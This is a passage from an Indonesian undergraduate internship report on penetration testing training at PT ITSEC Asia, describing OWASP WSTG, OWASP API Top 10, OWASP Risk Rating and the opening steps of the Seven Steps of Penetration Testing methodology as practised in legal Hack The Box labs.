PELAKSANAAN PRAKTIK KERJA LAPANGAN DALAM BIDANG PENGUJIAN KEAMANAN SISTEM BERDASARKAN METODOLOGI SEVEN STEPS OF PENETRATION TESTING DAN SIMULASI HACK THE BOX JOB ROLE PENETRATION TESTER

PRAKTIK KERJA LAPANGAN

BAGUS HARIS WAHYU FIRMANSYAH

NIM : 312210006

PROGRAM STUDI TEKNIK INFORMATIKA

FAKULTAS TEKNOLOGI DAN DESAIN

UNIVERSITAS MA CHUNG

MALANG

2025

LEMBAR PENGESAHAN

PRAKTIK KERJA LAPANGAN

PELAKSANAAN PRAKTIK KERJA LAPANGAN DALAM BIDANG PENGUJIAN KEAMANAN SISTEM BERDASARKAN METODOLOGI SEVEN STEPS OF PENETRATION TESTING DAN SIMULASI HACK THE BOX JOB ROLE PENETRATION TESTER

Oleh:

BAGUS HARIS WAHYU FIRMANSYAH

NIM. 312210006

Dari:

PROGRAM STUDI TEKNIK INFORMATIKA

FAKULTAS TEKNOLOGI DAN DESAIN

UNIVERSITAS MA CHUNG

Dosen Pembimbing,

Bita Parga Zen, S.Kom., M.Han.

NIP. 20240017

Dekan Fakultas Teknologi dan Desain,

Prof. Dr.Eng. Romy Budhi, ST., MT., M.Pd.

NIP. 20070035

KATA PENGANTAR

Segala puji dan syukur penulis panjatkan ke hadirat Tuhan Yang Maha Esa atas limpahan rahmat dan kasih karunia-Nya selama Praktik Kerja Lapangan sehingga penulis dapat menyelesaikan laporan Praktik Kerja Lapangan dengan dengan judul **"PELAKSANAAN PRAKTIK KERJA LAPANGAN DALAM BIDANG PENGUJIAN KEAMANAN SISTEM BERDASARKAN METODOLOGI SEVEN STEPS OF PENETRATION TESTING DAN SIMULASI HACK THE BOX JOB ROLE PENETRATION TESTER"** sebagai salah satu prasyarat untuk mendapatkan gelar Sarjana Komputer di Universitas Ma Chung. Melalui pengalaman ini, penulis memperoleh banyak pembelajaran berharga serta bantuan dari banyak pihak

Penulis menyampaikan terima kasih yang sebesar-besarnya kepada:

1. Tuhan yang Maha Esa atas berkat dan kasih karunia-Nya selama proses Praktik Kerja Lapangan hingga laporan terselesaikan.
2. Bapak Bita Parga Zen, S.Kom., M.Han, selaku dosen pembimbing atas bimbingan, arahan, dan dukungan yang telah diberikan selama pelaksanaan PKL hingga penyusunan laporan ini.
3. Bapak Prof. Dr.Eng. Romy Budhi, ST., MT., M.Pd, selaku dekan Fakultas Teknologi dan Desain Universitas Ma Chung.
4. Bapak Hendry Setiawan, ST., M.Kom. selaku Kepala Prodi Teknik Informatika Universitas Ma Chung.
5. Saudara Sugiarta Wijaya, S.Kom., yang membantu dan membimbing selaku mentor selama Praktik Kerja Lapangan.
6. Seluruh karyawan PT ITSEC Asia, yang telah memberikan kesempatan, pendampingan, dan ilmu praktis selama pelaksanaan magang.
7. Bapak/Ibu dosen Program Studi Teknik Informatika Universitas Ma Chung, atas ilmu dan wawasan yang telah diberikan selama perkuliahan sehingga dapat menjadi bekal dalam Praktik Kerja Lapangan.

8. Keluarga dan teman-teman yang senantiasa memberikan semangat, doa, dan dukungan selama proses Praktik Kerja Lapangan hingga penyusunan laporan ini.

Penulis menyadari bahwa laporan ini masih jauh dari sempurna. Oleh karena itu, penulis sangat mengharapkan masukan, saran, dan kritik yang membangun dari para pembaca. Akhir kata, penulis berharap laporan ini bermanfaat dan berguna untuk semua pihak yang membutuhkan.

Malang, xx Desember 2025

Bagus Haris Wahyu Firmansyah

DAFTAR ISI

DAFTAR GAMBAR

BAB I

PENDAHULUAN

1.1 Latar Belakang

Keamanan sistem informasi merupakan aspek yang sangat penting dalam menjaga kerahasiaan, integritas, dan ketersediaan data suatu organisasi. Seiring dengan meningkatnya digitalisasi, ancaman serangan terhadap aplikasi dan infrastruktur juga meningkat. Menurut OWASP (2021), sebagian besar insiden keamanan berasal dari kelemahan kontrol dasar seperti autentikasi, validasi input, dan manajemen sesi yang tidak diterapkan dengan baik. Hal ini menunjukkan perlunya pengujian keamanan yang dilakukan secara sistematis dan terukur sebelum suatu sistem digunakan secara operasional.

Salah satu pendekatan yang umum digunakan dalam industri adalah penetration testing, yaitu simulasi serangan terhadap sistem untuk mengidentifikasi kerentanan sebelum dimanfaatkan oleh pihak yang tidak berwenang. Untuk memastikan proses pengujian berjalan terstruktur, metodologi seperti *Seven Steps of Penetration Testing* sering dijadikan kerangka kerja, karena mencakup langkah-langkah mulai dari perencanaan hingga penyusunan laporan akhir. Kerangka ini membantu penguji untuk memahami alur serangan secara menyeluruh dan memberikan rekomendasi mitigasi yang tepat.

Dalam kegiatan Praktik Kerja Lapangan (PKL) ini, OWASP tetap digunakan sebagai referensi utama untuk memahami prinsip-prinsip dasar keamanan aplikasi, terutama terkait identifikasi dan klasifikasi risiko. Namun, pelaksanaan praktik teknis tidak lagi menggunakan laboratorium PortSwigger seperti pada semester sebelumnya, melainkan melalui platform Hack The Box (HTB). HTB tidak berfungsi sebagai pedoman industri, tetapi sebagai sarana pembelajaran yang menyediakan lingkungan aman dan realistis untuk melatih penerapan Seven Steps of Penetration Testing. Melalui berbagai mesin dan modul yang tersedia, platform ini memungkinkan peserta PKL untuk memahami

bagaimana tiap langkah dalam metodologi pentesting diterapkan pada situasi teknis nyata.

Selama PKL di PT ITSEC Asia, penulis melakukan kegiatan pembelajaran dan praktik pengujian keamanan dengan memadukan studi berbasis OWASP dan latihan teknis melalui platform HTB. Kegiatan ini bertujuan untuk menguatkan pemahaman terhadap alur kerja penetration testing secara end-to-end, mulai dari pengumpulan informasi hingga penyusunan laporan teknis. Selain itu, hasil pembelajaran dan dokumentasi write-up dari latihan HTB diharapkan dapat menjadi referensi internal yang bermanfaat bagi proses pelatihan keamanan siber di perusahaan.

Dalam konteks tersebut, penulis sebagai peserta Praktik Kerja Lapangan (PKL) turut berkontribusi dalam mendukung proses peningkatan kapabilitas penguji keamanan dengan menyusun alur pembelajaran yang menggabungkan studi literatur berdasarkan OWASP, metode *Seven Steps of Penetration Testing* dan praktik eksploitasi kerentanan melalui mesin latihan di HackTheBox, serta penyusunan dokumentasi teknis (*write-up*) yang menjelaskan teknik pengujian, temuan kerentanan, dan analisis risiko. Pendekatan ini selaras dengan rekomendasi OWASP bahwa organisasi perlu memiliki proses pengujian keamanan yang terdokumentasi, terstruktur, dan dapat direplikasi untuk menjaga konsistensi kualitas pengujian.

Melalui kegiatan tersebut, penulis tidak hanya memperdalam pemahaman terhadap praktik nyata pengujian keamanan aplikasi, tetapi juga menghasilkan referensi internal berupa dokumentasi, analisis, serta panduan teknis yang dapat digunakan oleh perusahaan sebagai referensi dalam pengujian keamanan berbasis standar OWASP.

1.2 Batasan Masalah

Selama Batasan masalah dari kegiatan Praktik Kerja Lapangan (PKL) yang dilakukan penulis di PT ITSEC Asia adalah sebagai berikut:

1. Fokus utama kegiatan adalah pada pengujian keamanan aplikasi web (web penetration testing).

2. Aktivitas pengujian dibatasi pada ruang lingkup yang tercakup dalam OWASP Web Security Testing Guide (WSTG). Metode Seven Steps of Penetration Testing digunakan sebagai kerangka pembelajaran untuk memahami alur kerja pentesting. Studi literatur, analisis, dan praktik pengujian hanya mencakup kategori uji yang relevan dengan WSTG sebagai standar acuan.

3. Praktik eksploitasi dan demonstrasi penerapan Seven Steps dilakukan sepenuhnya pada lingkungan yang aman dan legal, yaitu melalui mesin latihan yang tersedia di HackTheBox (HTB) serta sistem internal yang telah diizinkan. Tidak ada aktivitas yang menyasar aplikasi dunia nyata maupun sistem pihak ketiga tanpa izin.

4. Dokumentasi yang disusun meliputi write-up teknis mengenai penerapan Seven Steps pada mesin atau skenario HTB yang relevan, serta analisis kategori uji OWASP WSTG yang dipelajari selama PKL.

Batasan ini ditetapkan guna menjaga fokus pembahasan pada peran dan kontribusi yang benar-benar dijalankan penulis selama masa Praktik Kerja Lapangan, serta menghindari pembahasan di luar kapasitas dan ruang lingkup pengalaman aktual.

1.3 Rumusan Masalah

Berdasarkan latar belakang dan batasan kegiatan PKL yang telah ditetapkan, maka rumusan masalah dalam laporan ini adalah sebagai berikut:

1. Bagaimana penerapan metodologi Seven Steps of Penetration Testing dalam pengujian keamanan aplikasi web secara sistematis melalui media pembelajaran berbasis praktik seperti Hack The Box dan Web Security Academy selama kegiatan PKL?

2. Bagaimana standar pengujian dari OWASP Web Security Testing Guide (WSTG) diintegrasikan ke dalam proses analisis kerentanan dan eksploitasi pada skenario pengujian yang disimulasikan di platform Hack The Box?

3. Bagaimana hasil penerapan metodologi Seven Steps of Penetration Testing dan kategori pengujian WSTG dapat didokumentasikan dalam bentuk write-up teknis yang terstruktur, informatif, dan dapat dijadikan referensi internal di PT ITSEC Asia?

1.4 Tujuan PKL

Tujuan dari praktik kerja lapangan di PT ITSEC Asia adalah:

1. Mempelajari dan memahami konsep fundamental keamanan aplikasi web, termasuk kerentanan umum yang dijelaskan dalam OWASP sebagai standar industri.
2. Menerapkan OWASP Web Security Testing Guide (WSTG) sebagai acuan utama dalam melakukan identifikasi, analisis, dan evaluasi kerentanan aplikasi web.
3. Mempelajari alur kerja pentesting melalui metodologi Seven Steps of Penetration Testing dan menerapkannya pada skenario pengujian yang aman dan legal, seperti mesin latihan di HackTheBox (HTB).
4. Mengembangkan keterampilan teknis dalam proses eksploitasi, analisis risiko, dan penyusunan rekomendasi mitigasi, berdasarkan praktik pengujian yang dilakukan selama PKL.
5. Menyusun dokumentasi teknis dan write-up yang menggambarkan proses pengujian, penerapan metodologi, dan hasil analisis sebagai bahan pembelajaran dan referensi internal perusahaan.
6. Menambah pengalaman profesional dalam lingkungan kerja yang bergerak di bidang keamanan siber serta memahami alur operasional pengujian keamanan yang digunakan di industri.

1.5 Manfaat PKL

Manfaat dari Praktik Kerja Lapangan di PT ITSEC Asia adalah:

a. Bagi Mahasiswa

- Memperoleh pengalaman langsung dalam menjalankan proses pengujian keamanan aplikasi web menggunakan standar industri seperti OWASP WSTG.
- Meningkatkan keterampilan teknis melalui penerapan metodologi *Seven Steps of Penetration Testing* pada skenario pengujian yang aman, termasuk melalui mesin latihan HackTheBox (HTB).
- Memahami alur kerja nyata seorang penetration tester, mulai dari *reconnaissance* hingga pelaporan hasil uji.
- Melatih kemampuan analitis dan pemecahan masalah, khususnya dalam mengidentifikasi kerentanan dan menganalisis risiko keamanan.
- Mengembangkan kemampuan dokumentasi teknis, termasuk penyusunan write-up dan laporan analisis kerentanan yang terstruktur.
- Menerapkan pengetahuan teoretis dari perkuliahan ke konteks profesional, sehingga memperkuat kesiapan kerja di bidang *cybersecurity*.

b. Bagi Perusahaan

1. Memperoleh kontribusi dokumentasi teknis berupa write-up pengujian dan analisis kerentanan yang disusun berdasarkan standar OWASP, yang dapat digunakan sebagai referensi internal.
2. Mendapatkan bahan pelatihan yang *reusable*, khususnya terkait penerapan *Steps of Penetration Testing* dan contoh pengujian berbasis skenario HTB.
3. Meningkatkan efektivitas pembinaan SDM, karena perusahaan dapat menilai dan mengembangkan calon tenaga kerja yang berpotensi di bidang penetration testing.
4. Memperkuat hubungan dengan institusi pendidikan, khususnya dalam pengembangan keahlian praktis di bidang keamanan informasi.

BAB II

GAMBARAN UMUM PERUSAHAAN

2.1 Tempat dan Bentuk Kegiatan PKL

PT ITSEC Asia merupakan perusahaan penyedia solusi keamanan informasi yang beroperasi sejak tahun 2010 dan merupakan bagian dari grup ITSEC yang berpusat di Singapura. Perusahaan ini memiliki cakupan operasional luas di Asia Pasifik, termasuk Indonesia, Uni Emirat Arab, Australia, dan Mauritius. Di Indonesia, operasional perusahaan dilakukan di Jakarta, tepatnya di Noble House, Mega Kuningan, yang menjadi lokasi pelaksanaan Praktik Kerja Lapangan (PKL) oleh penulis.

Sebagai perusahaan yang bergerak di bidang keamanan siber, PT ITSEC Asia menyediakan berbagai layanan mulai dari penetration testing, source code review, red teaming, hingga konsultasi kepatuhan terhadap standar keamanan internasional seperti ISO 27001 dan PCI DSS. Layanan-layanan ini ditujukan untuk sektor-sektor kritikal seperti keuangan, pemerintahan, energi, manufaktur, dan telekomunikasi.

Kegiatan PKL penulis dilakukan di bawah supervisi tim Penetration Tester, yang bertanggung jawab atas pengujian keamanan aplikasi menggunakan acuan OWASP Web Security Testing Guide (WSTG). Bentuk kegiatan yang dilakukan meliputi studi literatur, praktik simulasi pengujian, penyusunan dokumentasi *write-up*, serta pelaksanaan proses pentesting menggunakan pendekatan *black-box* dan *white-box* yang mengikuti alur *Seven Steps of Penetration Testing*.

2.2 Waktu dan Durasi Pelaksanaan

Pelaksanaan kegiatan Praktik Kerja Lapangan dilakukan selama periode yang telah disepakati antara institusi pendidikan dan pihak PT ITSEC Asia. Kegiatan berlangsung selama ±12 bulan kerja efektif dibagi menjadi 2 periode. Untuk periode kedua dimulai pada 21 Agustus 2025 dan berakhir pada 21 Februari 2026. Selama periode magang, penulis menjalankan aktivitas PKL secara langsung

di kantor operasional PT ITSEC Asia Jakarta, dengan jadwal kerja yang mengikuti kebijakan perusahaan.

2.3 Peran Peserta PKL

Dalam kegiatan PKL ini, penulis ditempatkan sebagai intern pada tim Penetration Tester yang berfokus pada pengujian keamanan aplikasi web dan API. Peran dan tanggung jawab yang dijalankan oleh peserta PKL meliputi:

- Melakukan eksplorasi dan pembelajaran mandiri terhadap materi keamanan aplikasi berdasarkan OWASP Web Security Testing Guide (WSTG) serta metodologi *Seven Steps of Penetration Testing* sebagai bagian dari proses onboarding teknis.
- Menerapkan teknik pengujian keamanan menggunakan pendekatan *black-box* dan *grey-box* pada lingkungan aman pada platform pelatihan seperti HTB (Hack The Box) dan juga lingkungan berijin milik klien.
- Mengidentifikasi dan menganalisis kerentanan umum, termasuk *injection flaws*, *authentication weaknesses*, *misconfiguration*, dan *broken access control*, sesuai panduan OWASP dan standar industri.
- Menyusun laporan teknis dari setiap proses pengujian, termasuk dokumentasi *write-up*, analisis risiko, dan rekomendasi perbaikan yang dapat digunakan oleh tim internal.
- Menghasilkan dokumentasi terstruktur sebagai referensi pembelajaran internal yang mendukung proses peningkatan kapabilitas tim dan standarisasi pengujian.

Fokus utama kegiatan diarahkan pada penguasaan fundamental pentesting melalui studi kasus, simulasi lab, serta praktik metodologi *Seven Steps of Penetration Testing*, sehingga peserta memiliki pemahaman kuat sebelum sepenuhnya diterjunkan ke proyek pengujian aplikasi milik klien.

BAB III

TINJAUAN PUSTAKA

3.1 Keamanan Aplikasi Web

Keamanan aplikasi web merupakan bagian penting dari keamanan siber yang berfokus pada perlindungan terhadap aplikasi berbasis web, termasuk antarmuka Application Programming Interface (API), dari berbagai bentuk serangan. Seiring dengan meningkatnya adopsi aplikasi berbasis mikroservis dan arsitektur API-first, perlindungan terhadap API menjadi semakin krusial (OWASP, 2023).

Aplikasi web modern banyak berinteraksi melalui API, baik secara internal antar layanan maupun secara eksternal kepada pengguna atau mitra. Jika API tidak dirancang dan diuji secara aman, maka menjadi celah potensial bagi penyerang untuk mengeksploitasi data, layanan, bahkan logika bisnis aplikasi.

Berdasarkan OWASP API Security Top 10 (2023), berikut adalah jenis ancaman paling umum yang dapat terjadi pada aplikasi web modern:

1. **Broken Object Level Authorization (BOLA)**

   API yang tidak memverifikasi kepemilikan objek dengan benar dapat memungkinkan pengguna mengakses data milik pengguna lain hanya dengan mengubah ID objek.

2. **Broken Authentication**

   Implementasi otentikasi yang lemah memungkinkan penyerang membajak akun pengguna, memperoleh token tidak sah, atau melewati proses login.

3. **Broken Object Property Level Authorization (BOPLA)**

   Celah ini muncul saat API tidak membatasi akses ke properti data tertentu dalam objek, memungkinkan pengguna biasa memodifikasi atau membaca informasi sensitif.

4. **Unrestricted Resource Consumption**

API yang tidak membatasi penggunaan sumber daya (misalnya, permintaan berlebihan, file besar, permintaan batch) dapat disalahgunakan untuk menyebabkan denial of service (DoS).

5. **Broken Function Level Authorization**

Terjadi ketika endpoint API mengizinkan akses ke fungsi administratif tanpa membedakan peran pengguna, seperti memberikan hak istimewa kepada pengguna biasa.

6. **Unrestricted Access to Sensitive Business Flows**

API yang mengekspos alur bisnis penting (misalnya: checkout, pembayaran, pengiriman OTP) tanpa pembatasan yang memadai dapat disalahgunakan untuk keuntungan penyerang.

7. ***Server-Side* Request Forgery (SSRF)**

Terjadi ketika API menerima URL eksternal tanpa validasi dan menggunakannya dalam permintaan server, memungkinkan penyerang mengakses sistem internal.

8. **Security Misconfiguration**

Termasuk konfigurasi default, pengecualian stack trace terbuka, CORS salah konfigurasi, hingga kebocoran informasi dalam header respons API.

9. **Improper Inventory Management**

Tidak adanya dokumentasi dan kontrol terhadap versi atau endpoint API tersembunyi dapat membuat celah terbuka dan tidak terpantau.

10. **Unsafe Consumption of APIs**

Aplikasi yang mengonsumsi API eksternal tanpa validasi atau pembatasan bisa menjadi vektor serangan, terutama jika data dari pihak ketiga digunakan tanpa filter.

Ancaman-ancaman di atas menunjukkan bahwa pengujian terhadap API dan aplikasi web harus dilakukan secara menyeluruh, baik dari sisi fungsionalitas, otorisasi, input, dan batasan sumber daya. Untuk itu, praktik pengujian berbasis

OWASP Web Security Testing Guide (WSTG), platform Hack The Box dan praktik projek *penetration testing* menjadi sangat penting dalam membekali penguji keamanan memahami dan mengantisipasi celah-celah tersebut secara praktis.

3.2 OWASP (Open Web Application Security Project)

OWASP (Open Web Application Security Project) adalah organisasi global nirlaba yang didedikasikan untuk meningkatkan keamanan perangkat lunak. OWASP dibentuk pada tahun 2001 dan sejak itu menjadi salah satu sumber daya paling kredibel dalam dunia keamanan aplikasi. Semua sumber daya OWASP bersifat terbuka dan gratis, memungkinkan siapa saja — baik pengembang, peneliti, profesional keamanan, maupun mahasiswa untuk belajar dan berkontribusi dalam pengembangan praktik keamanan terbaik (OWASP Foundation, 2023).

Tujuan utama OWASP adalah menyediakan dokumentasi, alat bantu, metodologi, dan standar terbuka yang dapat digunakan untuk meningkatkan keamanan perangkat lunak. OWASP memfokuskan diri pada pendekatan berbasis komunitas dan praktik terbaik yang dapat diimplementasikan dalam siklus pengembangan perangkat lunak (SDLC).

Beberapa inisiatif paling terkenal dari OWASP antara lain:

- **OWASP Top Ten**

Daftar sepuluh besar celah keamanan aplikasi web yang paling umum dan kritis. Diperbarui secara berkala berdasarkan tren global dan data insiden nyata. Terdapat juga varian seperti OWASP API Security Top 10 dan OWASP Mobile Top 10.

- **OWASP Web Security Testing Guide (WSTG)**

Sebuah panduan metodologi pengujian keamanan aplikasi web secara menyeluruh, yang membagi proses pengujian menjadi beberapa kategori (misalnya: Authentication Testing, Input Validation Testing, Session Management Testing, dll).

- **OWASP ZAP (Zed Attack Proxy)**

Tools *open source* untuk melakukan analisis keamanan aplikasi web secara otomatis dan manual, termasuk fitur scanner, spider, dan fuzzer.

- **OWASP Cheat Sheet Series**

Kumpulan ringkasan praktik terbaik dalam aspek-aspek teknis tertentu seperti otentikasi, enkripsi, manajemen sesi, kontrol akses, dan lain-lain.

- **OWASP SAMM (Software Assurance Maturity Model)**

Framework untuk membantu organisasi menilai dan meningkatkan kemampuan keamanan perangkat lunaknya secara menyeluruh.

Kekuatan OWASP terletak pada komunitasnya yang aktif, dokumentasi yang terbuka, serta pendekatan vendor-neutral yang membuatnya menjadi acuan standar global dalam dunia keamanan aplikasi. Dalam konteks Praktik Kerja Lapangan ini, penulis menggunakan dua sumber utama dari OWASP, yaitu WSTG sebagai metodologi pengujian, dan OWASP API Top 10 sebagai landasan pemahaman mengenai jenis ancaman umum pada API modern.

Dengan mengacu pada OWASP, pengujian keamanan aplikasi tidak hanya berfokus pada eksploitasi semata, namun juga pada peningkatan kualitas pengembangan perangkat lunak agar lebih aman dan tahan terhadap serangan.

3.3 OWASP Web Security Testing Guide (WSTG)

OWASP Web Security Testing Guide (WSTG) merupakan panduan metodologi pengujian keamanan aplikasi web yang dikembangkan oleh komunitas OWASP. Dokumen ini dirancang sebagai kerangka sistematis untuk membantu penguji keamanan, pengembang, maupun auditor dalam menilai dan menguji kerentanan aplikasi web secara menyeluruh (OWASP, 2023).

WSTG bukan hanya kumpulan daftar uji, melainkan panduan mendalam yang menjelaskan:

- Tujuan dari setiap pengujian,
- Cara teknis pelaksanaannya, dan

- Dampak keamanan dari temuan yang ditemukan.

Panduan ini terus diperbarui oleh komunitas OWASP untuk mengikuti perkembangan teknologi web dan ancaman baru yang muncul seiring waktu. Versi terakhir yang digunakan dalam kegiatan Praktik Kerja Lapangan ini adalah OWASP WSTG v4.2.

Struktur WSTG

OWASP WSTG membagi proses pengujian menjadi beberapa kategori utama, antara lain:

- **Information Gathering (WSTG-INFO)**

Pengumpulan informasi awal tentang target, seperti struktur direktori, subdomain, teknologi yang digunakan, dan metadata.

- **Configuration and Deployment Management Testing (WSTG-CONF)**

Menguji kesalahan konfigurasi umum seperti file debug yang terbuka, informasi versi, atau direktori sensitif yang dapat diakses publik.

- **Authentication Testing (WSTG-AUTHN)**

Menguji bagaimana sistem memverifikasi identitas pengguna, termasuk kelemahan login, pengelolaan password, dan brute force.

- **Session Management Testing (WSTG-SESS)**

Menilai cara sistem mengelola sesi pengguna, seperti keacakan cookie, penggunaan cookie yang aman, dan perlindungan terhadap session fixation.

- **Access Control Testing (WSTG-ACCM)**

Menguji apakah sistem membatasi hak akses pengguna sesuai peran (role-based access control) dan tidak memungkinkan privilege escalation.

- **Input Validation Testing (WSTG-INPV)**

Mengidentifikasi celah seperti SQL Injection, Command Injection, dan Cross-Site Scripting (XSS), dengan fokus pada input yang tidak divalidasi dengan baik.

- **Error Handling (WSTG-ERRH)**

Menilai bagaimana sistem menangani kesalahan, apakah ada informasi sensitif yang terbuka seperti stack trace atau pesan database.

- **Business Logic Testing (WSTG-BUSL)**

Menganalisis apakah logika aplikasi dapat disalahgunakan untuk melewati batasan bisnis, seperti bypass limitasi pembelian atau pemalsuan diskon.

- **Client Side Testing (WSTG-CLNT)**

Menyasar elemen sisi klien, seperti penyalahgunaan JavaScript, kelemahan CORS, atau penyisipan skrip melalui DOM.

Setiap kategori memiliki sub-checklist yang sangat teknis, disertai prosedur uji, langkah manual, potensi eksploitasi, dan teknik mitigasi. Hal ini menjadikan WSTG sebagai dokumen standar industri untuk aktivitas manual web penetration testing, baik pada fase pengembangan aplikasi maupun saat audit keamanan periodik.

Dalam praktik PKL ini, penulis menggunakan WSTG sebagai kerangka utama untuk menyusun write-up, dengan pendekatan eksploratif berbasis simulasi serta interpretasi dari tiap teknik uji yang tersedia.

3.4 OWASP Risk Rating

OWASP Risk Rating merupakan metode penilaian risiko yang dikembangkan oleh organisasi OWASP untuk membantu menentukan tingkat keparahan suatu kerentanan keamanan pada aplikasi web secara sistematis dan objektif. Model ini digunakan untuk mengukur risiko bukan hanya berdasarkan aspek teknis, tetapi juga mempertimbangkan dampak bisnis yang mungkin ditimbulkan.

Penilaian risiko dalam OWASP Risk Rating dilakukan dengan mengombinasikan dua komponen utama, yaitu Likelihood (kemungkinan terjadinya eksploitasi) dan Impact (dampak yang ditimbulkan apabila kerentanan berhasil dieksploitasi). Hasil dari kedua komponen tersebut digunakan untuk menentukan tingkat risiko keseluruhan, seperti *Low*, *Medium*, *High*, atau *Critical*.

1. Likelihood (Kemungkinan Terjadinya Serangan)

Likelihood menggambarkan seberapa besar kemungkinan suatu kerentanan dapat dieksploitasi oleh penyerang. Faktor-faktor yang dipertimbangkan dalam penilaian likelihood meliputi:

- Skill Level: Tingkat keahlian yang dibutuhkan untuk mengeksploitasi celah.
- Motive: Motivasi penyerang untuk memanfaatkan kerentanan.
- Opportunity: Kemudahan akses terhadap sistem yang rentan.
- Size: Jumlah pengguna atau skala sistem yang terdampak.

Selain itu, OWASP juga mempertimbangkan *technical factors* seperti:

- Kemudahan menemukan kerentanan.
- Kemudahan eksploitasi.
- Tingkat probabilitas deteksi.

2. Impact (Dampak yang Ditimbulkan)

Impact menunjukkan seberapa besar konsekuensi yang terjadi apabila eksploitasi berhasil dilakukan. Dampak ini terbagi menjadi dua jenis, yaitu:

a. Technical Impact

Menilai dampak teknis langsung terhadap sistem, antara lain:

- Kebocoran data sensitif.
- Kerusakan integritas sistem.
- Penurunan performa atau ketersediaan layanan (DoS).
- Pengambilalihan fungsi sistem.

b. Business Impact

Menilai efek eksploitasi terhadap organisasi, yang meliputi:

- Kerugian finansial.

- Reputasi perusahaan.
- Pelanggaran hukum atau regulasi.
- Gangguan operasional.

3. Penentuan Tingkat Risiko

Setelah nilai likelihood dan impact ditentukan, keduanya dikombinasikan untuk menentukan *risk severity*. OWASP menyediakan tabel matriks risiko sebagai panduan klasifikasi tingkat risiko sebagai berikut:

- Low Risk
- Medium Risk
- High Risk
- Critical Risk

Model ini membantu tim keamanan dalam:

- Menentukan prioritas penanganan kerentanan.
- Mengalokasikan sumber daya perbaikan secara efektif.
- Menyampaikan tingkat urgensi temuan kepada manajemen.

4. Relevansi OWASP Risk Rating dalam Kegiatan PKL

Dalam pelaksanaan PKL, metode OWASP Risk Rating digunakan sebagai dasar untuk memberikan klasifikasi tingkat keparahan terhadap temuan kerentanan. Setiap vulnerability yang ditemukan dianalisis berdasarkan potensi eksploitasi (*likelihood*) dan dampaknya terhadap sistem (*impact*), sehingga laporan yang dihasilkan tidak hanya bersifat teknis, tetapi juga memberikan perspektif risiko yang dapat dipahami oleh pihak manajerial.

Pendekatan ini mempermudah perusahaan dalam:

- Menentukan kerentanan mana yang harus diperbaiki terlebih dahulu.
- Menilai konsekuensi bisnis dari celah keamanan.

- Meningkatkan efektivitas mitigasi risiko keamanan aplikasi.

3.5 Penetration Testing (Pentest)

Penetration Testing atau uji penetrasi adalah proses simulasi serangan terhadap sistem informasi, aplikasi, jaringan, atau komponen lain dalam infrastruktur Teknologi dan Informasi dengan tujuan untuk mengidentifikasi dan mengevaluasi potensi kerentanan keamanan sebelum dimanfaatkan oleh pihak yang tidak bertanggung jawab. Dalam konteks aplikasi web, penetration testing berfokus pada pengujian keamanan terhadap endpoint, form input, otentikasi, sesi, kontrol akses, serta interaksi dengan API (Stuttard & Pinto, 2011).

Tidak seperti pengujian fungsional biasa, penetration testing mengadopsi sudut pandang penyerang (adversary mindset) dan bertujuan untuk menemukan titik lemah nyata yang dapat dieksploitasi, bukan sekadar mendeteksi bug atau kesalahan logika.

Jenis Pendekatan Pentest

Terdapat tiga pendekatan umum dalam penetration testing:

- **Security Black Box Testing**

Penguji tidak diberikan informasi apapun mengenai sistem target, seolah-olah seperti penyerang dari luar. Pendekatan ini berguna untuk mengevaluasi keamanan dari sudut pandang eksternal.

- **Security White Box Testing**

Penguji diberi akses penuh ke source code, konfigurasi, dan arsitektur sistem. Cocok untuk pengujian menyeluruh dan mendalam, seperti pengujian kode sumber (code review) atau analisis kontrol akses internal.

- **Security Grey Box Testing**

Penguji memiliki akses terbatas (misalnya: akun pengguna biasa), namun tetap tidak mengetahui keseluruhan sistem. Pendekatan ini merepresentasikan serangan dari dalam (insider) atau pengguna yang mencoba meningkatkan hak akses.

Peran Pentest dalam Pengembangan Aman

Penetration testing bukan hanya soal menyerang aplikasi, tetapi juga menjadi bagian dari siklus pengembangan perangkat lunak yang aman (Secure SDLC). Dengan melakukan pentest secara berkala dan terdokumentasi, organisasi dapat:

- Menilai efektivitas kontrol keamanan yang ada
- Memvalidasi penerapan mitigasi terhadap kerentanan sebelumnya
- Menyediakan dasar bukti untuk kepatuhan regulasi seperti ISO 27001 atau PCI-DSS
- Meningkatkan kesadaran keamanan tim pengembang dan operasional

Dalam Praktik Kerja Lapangan ini, penulis mempraktikkan tahapan dasar pentest dengan pendekatan simulasi menggunakan platform Web Security Academy dan metode evaluasi berdasarkan OWASP Web Security Testing Guide. Aktivitas ini dilakukan secara eksploratif dan menghasilkan dokumentasi (write-up) teknis sebagai bagian dari pembelajaran dan pelaporan.

3.6 Metodologi Seven Steps of Penetration Testing

Dalam praktik profesional, metodologi penetration testing dapat berbeda-beda bergantung pada standar yang digunakan, kebutuhan klien, serta kompleksitas sistem yang diuji. Untuk standart pengujian, umumnya menggunakan Penetration Tester Execution Standar atau disingkat PTES, tetapi karena ketika magang, penulis tidak mengalami seluruh proses yang disebutkan dalam PTES terutama di bagian *pre-engagement intercations* seperti scoping meeting, non disclosure agreement, dsb, yang mana prosesnya dilakukan oleh divisi lain seperti Project Manager, maka penulis tidak menggunakan PTES.

Karena alasan di atas, Metodologi Seven Steps of Penetration Testing dipilih dalam laporan ini karena lebih relevan, lebih praktikal, dan memudahkan penyelarasan dengan kegiatan PKL yang melibatkan analisis kerentanan serta simulasi lab HTB. Metode ini memberikan alur kerja yang terstruktur mulai dari pengumpulan informasi awal hingga penyusunan laporan akhir, sehingga penguji

dapat memahami potensi risiko, vektor serangan, dan dampak eksploitasi secara menyeluruh. Metode ini terdiri dari tujuh langkah utama sebagai berikut:

1. **Information Gathering**

Tahap pertama berfokus pada pengumpulan informasi pasif maupun aktif terkait target. Informasi awal ini digunakan untuk memahami profil, teknologi, struktur, dan potensi permukaan serangan.

Contoh aktivitas:

- Identifikasi domain, subdomain, dan DNS record
- Fingerprinting teknologi aplikasi (framework, server, middleware)
- Identifikasi API endpoint
- Menggunakan tools seperti whois, nslookup, subfinder, atau perintah Linux dasar

Tahap ini menjawab pertanyaan: "Apa yang bisa kita ketahui tanpa banyak berinteraksi dengan target?"

2. **Scanning and Enumeration**

Tahap ini memperdalam interaksi dengan target untuk mengumpulkan informasi teknis yang lebih spesifik. *Enumeration* membantu menemukan entry point atau komponen sistem yang dapat diuji lebih lanjut.

Contoh aktivitas:

- Pemindaian port dan service menggunakan nmap
- Enumerasi direktori (dirsearch, gobuster)
- Enumerasi parameter URL, form login, struktur API
- Deteksi versi layanan dan potensi kerentanannya

Tahap ini menjawab: "Layanan apa yang aktif, dan bagaimana kita dapat berinteraksi dengannya?"

3. **Gaining Access**

